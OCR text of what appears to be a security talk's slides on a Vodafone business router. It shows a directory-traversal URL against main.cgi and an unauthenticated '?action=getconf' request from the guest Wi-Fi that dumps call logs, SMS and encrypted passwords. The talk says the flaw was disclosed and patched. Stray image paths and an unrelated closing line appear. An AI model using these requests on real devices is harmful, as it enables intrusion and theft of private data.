INT SQL XSS Encryption Encoding Other

Load URL
Split URL
Execute

Enable Post data Enable Referrer

500 Internal Server Error

Internal Error

500 Internal Server Error

192.168.1.1/main.cgi?page=../../../../../../../../../../../../../../../../../../../proc/self/cmdline

INT SQL XSS Encryption Encoding Other

Load URL
Split URL
Execute


Enable Post data Enable Referrer

500 Internal Server Error

Internal Error

NAAA it can’t be true...

192.168.1.1/main.cgi?page=./index.html




WAT if?

- So U really like blacklist approach
- Maybe we can exploit something else w/ the same approach?

Vodafone Business Guest WiFi

- Free Guest Wi-Fi for customers
- Dedicated Class C Subnet
- From guest u can’t connect to the admin panel (AKA 192.168.1.1)



Free Wi-Fi

- Usually auth-less...
- We yet have free Wi-Fi :(

- Need to find new way to be a bad guy :)
- Maybe we can jump on the Corporate Network and/or steal some sensitive data? :D

D3t3ct


- IP connectivity
- Web Interface level block
- Is really everything blocked?

- $_GET[‘page’] is blocked
- $_GET[‘action’] is not!

4bus3

http://192.168.1.1/?action=getconf

- Vodafone.xml
  - Call logs
  - SMS
  - Config
  - Encrypted passwords
  - ...



Pr0f1t

No more, yet told Vodafone, yet fixed via OTA update, sorry :(

Chapter Ten

Faith


RingoBongo.com